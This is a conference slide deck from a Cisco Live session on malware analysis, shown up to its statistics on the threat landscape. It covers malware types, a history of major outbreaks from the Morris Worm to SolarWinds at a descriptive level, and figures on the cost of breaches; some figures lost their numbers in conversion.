

CISCO *Live!*

GO BEYOND


#CiscoLiveAPJC



Demystifying Malware:

Practical Analysis Techniques

Kyle Winters, Technical Advocate
@kyle_m_winters
DEVNET-2329



Agenda

- Understanding Malware
- A Brief History of Malware
- The Current Malware Landscape
- Common Malware Behaviors and Techniques
- Case Study: Ryuk Ransomware
- Tools for Malware Analysis & Defense
- Conclusion

Cisco Webex App

Questions?

Use Cisco Webex App to chat with the speaker after the session

How

- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space

Webex spaces will be moderated by the speaker until November 15, 2024.



<https://ciscolive.ciscoevents.com/ciscolivebot/#DEVNET-2329>






Important Disclaimer

The information presented in this session is intended for educational purposes only and to raise awareness about malware, its behaviors, and methods of attack. All examples, demonstrations, and discussions are designed to help security professionals better understand how to defend against cyber threats. Under no circumstances should the techniques discussed be used for malicious purposes. Engaging in unauthorized use of malware, hacking, or exploiting vulnerabilities is illegal and unethical, and it can lead to severe legal consequences. Always ensure you have the appropriate permissions and are acting within the bounds of the law when conducting security research or penetration testing.

Understanding Malware



What is Malware?

Malware, short for malicious software, refers to any software intentionally designed to cause damage to a computer, server, client, or network. It can disrupt normal operations, steals sensitive information, gains unauthorized access to systems, and more.



Not All Malware is the Same...



Virus

Malicious code that attaches itself to clean files and spreads to other clean files



Worm

Replicates itself to spread to other computers, often exploiting network vulnerabilities



Trojan

Disguised as legitimate software but delivers harmful payloads once installed



Ransomware

Encrypts files and demands a ransom for their decryption



Spyware

Secretly monitors user activity and collects personal information



Adware

Displays unwanted advertisements and can redirect browser searches to advertising websites



Rootkit

Tools that grant attackers privileged access to systems while hiding their presence




Botnet

Networks of infected computers controlled by an attacker to perform coordinated tasks


Lifecycle of a Malware Attack



What an Attack Sequence Might Look Like...



A Brief History of Malware



The Morris Worm

A Landmark in Cybersecurity History

Date:
November 2, 1988

Significance:
One of the first worms distributed via the internet

Propagation Method & Mechanism:

- Exploited vulnerabilities in Unix systems
- Used multiple attack vectors:
 - Exploited a bug in the sendmail program
 - Used a buffer overflow in the finger daemon
 - Employed a weak password-cracking algorithm for remote access
- The worm replicated itself and spread to other computers
- It created multiple copies, causing system slowdowns and crashes

Impact:

- Infected approximately 6,000 computers, which was a significant portion of the internet at the time
- Affected universities, military sites, and medical research facilities
- Caused widespread service disruptions
- Estimated damage between \$100,000 to \$10,000,000 in cleanup and lost productivity



SQL Slammer

A Rapidly Spreading Worm

Date:

January 25, 2003

Significance:

Known for its unprecedented speed in spreading across the internet

Propagation Method & Mechanism:

- Exploited a buffer overflow vulnerability in Microsoft SQL Server 2000 (MS02-039)
- Specifically targeted systems running Microsoft SQL Server Desktop Engine (MSDE)
- Sent a single, small UDP packet (376 bytes) to random IP addresses on port 1434
- Upon successful exploitation, the infected server immediately started scanning for other vulnerable systems

Impact:

- Infected approximately 75,000 systems within the first 10 minutes
- Affected major corporations, financial institutions, and government agencies
- Caused significant network congestion and performance degradation
- Disrupted ATM services, airline ticketing systems, and emergency response systems
- Estimated damage in the range of \$1 billion in lost productivity and cleanup costs

```
C:\>netstat -a -p udp 100
Active Connections
Proto Local Address           Foreign Address
UDP   FSIBM310:epnap          ***
UDP   FSIBM310:microsoft-ds  ***
UDP   FSIBM310:1032          **
UDP   FSIBM310:ms-sql-m      ***
UDP   FSIBM310:1591          ***
UDP   FSIBM310:1434          ***
UDP   FSIBM310:netbios-ns    ***
UDP   FSIBM310:netbios-dgm   ***
UDP   FSIBM310:isaknp        ***
UDP   FSIBM310:4914          ***
```

Zeus Trojan

A Titan of Financial Cybercrime

Date:
July 2007

Significance:
One of the most notorious banking Trojans, widespread use in financial cybercrime

Propagation Method & Mechanism:

- Distributed primarily via phishing emails and drive-by downloads
- Exploited vulnerabilities in web browsers and plugins
- Often bundled with other malware in exploit kits
- Installed itself on infected systems to steal banking credentials and other sensitive information
- Utilized keystroke logging, form grabbing, and man-in-the-browser (MitB) attacks
- Communicated with command-and-control (C&C) servers to send stolen data and receive updates

Impact:

- Infected millions of computers worldwide, particularly targeting financial institutions and their customers
- Created large botnets used for various malicious activities, including DDoS attacks and spam campaigns
- Stole millions of dollars from individuals and organizations by gaining unauthorized access to online banking accounts
- Led to significant financial losses and the compromise of sensitive personal and financial data



Stuxnet

A Game-Changer in Cyber Warfare

Date:
June 2010

Significance:
First known malware to target industrial control systems, marking a new era in cyber warfare

Propagation Method & Mechanism:

- Spread through USB flash drives and network shares
- Exploited multiple zero-day vulnerabilities in Windows systems
- Utilized stolen digital certificates to appear legitimate
- Specifically targeted Siemens Step7 software running on Windows
- Infected Programmable Logic Controllers (PLCs) used in industrial control systems
- Manipulated the control logic to sabotage industrial processes, particularly uranium enrichment centrifuges

Impact:

- Targeted Iranian nuclear facilities, specifically the Natanz uranium enrichment plant
- Estimated to have destroyed around 1,000 centrifuges, delaying Iran's nuclear program
- Demonstrated the potential for cyber-attacks to cause physical damage to critical infrastructure
- Raised global awareness about the vulnerabilities of industrial control systems



Emotet

The Chameleon of Cybercrime

Date:
2014

Significance:

A sophisticated banking Trojan that became a notorious malware family and delivery mechanism for other threats

Propagation Method & Mechanism:

- Initially spread through phishing emails containing malicious attachments or links
- Later versions leveraged network propagation techniques such as the EternalBlue exploit and credential brute-forcing to spread within networks
- Emotet also utilized infected devices to send out additional phishing emails, increasing its spread
- Emotet's core functionality was to steal banking credentials and other sensitive information
- The malware could download additional payloads, often deploying ransomware like Ryuk or other banking Trojans such as TrickBot
- It used polymorphic techniques to evade detection by constantly changing its code

Impact:

- Emotet targeted both individuals and organizations globally, affecting various sectors including finance, healthcare, and government.
- Notable for its ability to facilitate large-scale ransomware attacks by delivering secondary payloads.
- Caused significant financial losses through theft of banking credentials and ransomware attacks.
- Disrupted operations of numerous organizations, leading to data breaches and operational downtime.
- Highlighted the vulnerabilities in email security and the importance of user awareness training.

WannaCry

A Global Ransomware Outbreak

Date:
May 12, 2017

Significance:
One of the most widespread and damaging ransomware attacks in history

Propagation Method & Mechanism:

- Exploited a vulnerability in Windows SMB protocol, which was leaked by the Shadow Brokers
- Spread automatically across networks, targeting unpatched systems
- Encrypted files on infected systems and demanded a ransom payment to decrypt them
- Displayed a ransom note instructing victims on how to pay and recover their files
- Included a "kill switch" domain that, when registered, significantly slowed its spread

Impact:

- Infected over 230,000 computers in more than 150 countries within a few days
- Affected major organizations, including the UK's National Health Service (NHS), Spanish telecommunications company Telefónica, and German railway company Deutsche Bahn
- Caused significant disruptions in healthcare, transportation, and other critical services
- Led to estimated financial damages of \$4 billion dollars



NotPetya

A Devastating Cyber Attack Masquerading as Ransomware

Date:

June 27, 2017

Significance:

Initially thought to be ransomware, NotPetya was a destructive wiper attack targeting global businesses and infrastructure

Propagation Method & Mechanism:

- Exploited the same Windows SMB vulnerability used by WannaCry
- Used additional methods for propagation, including the EternalRomance exploit and lateral movement via Windows Management Instrumentation (WMI) and PsExec
- Encrypted the Master Boot Record (MBR) and displayed a ransom note demanding Bitcoin payment for decryption
- Overwrote critical system files, making data recovery impossible even if the ransom was paid
- Included a credential-stealing mechanism to harvest and reuse administrative credentials for further spread

Impact:

- Infected thousands of computers across multiple industries and countries
- Severely impacted major corporations, including Maersk, Merck, and FedEx's TNT Express, causing significant operational disruptions
- Resulted in estimated financial damages exceeding \$10 billion due to operational downtime, data loss, and recovery efforts
- Disrupted critical infrastructure, including ports, shipping, and healthcare services

SolarWinds Supply Chain Attack

A Sophisticated Cyber Espionage Campaign

Date:

December 2020

Significance:

A highly sophisticated supply chain attack that compromised numerous government and corporate networks


Propagation Method & Mechanism:

- Attackers compromised the build system of SolarWinds' Orion software
- Inserted a backdoor (SUNBURST) into legitimate updates of the Orion software, which were then distributed to thousands of customers
- Once the compromised Orion software was installed, the SUNBURST backdoor communicated with command-and-control (C&C) servers
- Allowed attackers to perform reconnaissance, move laterally, and exfiltrate data
- Utilized sophisticated evasion techniques to avoid detection, including sleeping for periods of time and mimicking legitimate network traffic

Impact:

- Estimated to have affected 18,000 SolarWinds customers, including numerous U.S. government agencies, critical infrastructure, and Fortune 500 companies
- Targeted entities included the U.S. Department of Homeland Security, Treasury Department, and major technology firms
- Led to significant data breaches and potential exposure of sensitive information
- Resulted in extensive investigations, remediation efforts, and policy reviews
- Highlighted the vulnerabilities inherent in supply chain dependencies

The Current Malware Landscape



Recent Malware Trends



Increasing
Sophistication




Targeted
Attacks




Malware-as-a-Service
(MaaS)


Threats Are Becoming More Frequent




The Landscape for Security Operations Teams




say current tools struggle to detect and investigate advanced threats ¹



of organizations were affected by ransomware in 2021 ²




of security teams say critical alerts are being missed ³



of security professionals say that alert fatigue has led to staff turnover ³

\$ 4.45
Million

average cost of a cybersecurity breach in 2023 ⁴



of security breaches occurred in the cloud ⁴

The Impact of Malware on Organizations

**\$10.5
Trillion**

Global cost of malware
attacks by 2025

**\$4
Billion**

Estimated financial losses
globally from WannaCry




Operational disruption




Reputational damage

The Landscape for Security Operations Teams



Endpoints are the most common attack targets with Ransomware in ~62% of incidents committed by organized crime¹




There are more remote endpoints than ever before, estimated 22% of the workforce by 2025²


